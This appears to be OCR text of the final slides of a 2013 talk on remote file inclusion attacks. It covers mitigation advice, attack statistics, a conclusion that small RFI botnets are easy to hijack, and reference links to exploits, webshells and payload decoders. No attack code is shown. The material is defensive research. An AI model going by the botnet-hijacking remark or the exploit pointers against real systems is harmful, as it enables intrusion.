
- Stay up to date
- Stop using dynamic require() and include()
  - AND require_once and include_once

- Use a web application firewall
  - Check out BallastSec's tools (PHP)

- Custom Apps?
  - Secure Development Life-Cycle


Statistical Findings and Conclusions

Statistical Findings




Primary Source: http://www.attack-scanner.com/category/attack-trends-2/

Statistical Findings



Primary Source: https://defense.ballastsecurity.net/decoding/rss/pbot.rss

Statistical Findings



Primary Source: https://defense.ballastsecurity.net/decoding/rss/ra1nx.rss

Statistical Findings

Period: 28 Jul – 01 Nov 2013
Total RFI Attacks: 257
Unique Payloads: 17

Source: Forum Application
Payload Domains: 14
Payload IP Addresses: 13

Source: InterN0T

Statistical Findings


Period: 28 Jul – 01 Nov 2013
Total RFI Attacks: 257

Source: Forum Application
Unique Attacker IPs: 23
Unique Attacker Domains: 19

Source: InterN0T

Conclusion

- RFI Attacks are still occurring (obviously)
  - And they are still successful
    - But on a smaller scale
- These botnets are small
  - Usually between 5-20 hosts
- It’s easy to hijack them
  - Requires minimal analysis
    - Legal implications



References

Statistics:

http://www.attack-scanner.com/

Bot Payloads:

https://defense.ballastsecurity.net/decoding/index.php

http://www.irongeek.com/i.php?page=webshells-and-rfis

Papers:

http://www.exploit-db.com/wp-content/themes/exploit/docs/19032.pdf

http://www.exploit-db.com/wp-content/themes/exploit/docs/19395.pdf

Videos:

http://www.youtube.com/watch?v=HAZdpP5M1qc

http://www.youtube.com/watch?v=JrA_axdQj1k

References

Detailed Information:

https://defense.ballastsecurity.net/wiki/index.php/RFI_Payload_Decoder

https://defense.ballastsecurity.net/wiki/index.php/Attack_Analysis

https://defense.ballastsecurity.net/wiki/index.php/STUNSHELL

https://defense.ballastsecurity.net/wiki/index.php/V0pCr3w_shell

Known Exploits:

http://www.exploit-db.com/exploits/24883/

http://www.exploit-db.com/exploits/20168/

http://www.exploit-db.com/exploits/24905/

Tools:

http://www.irongeek.com/downloads/grepforrfi.txt

https://github.com/bwall/PHP-RFI-Payload-Decoder

http://sourceforge.net/p/ra1nxingbots/wiki/Home/

Credits

- Bwall (@bwallHatesTwits)
- DigiP (@xxDigiPxx)
- InterN0T (@InterN0T)

Other credits required by license:

http://www.intechopen.com/books/advances-in-data-mining-knowledge-discovery-and-applications/botnet-detection-enhancing-analysis-by-using-data-mining-techniques

Thank You!

Questions?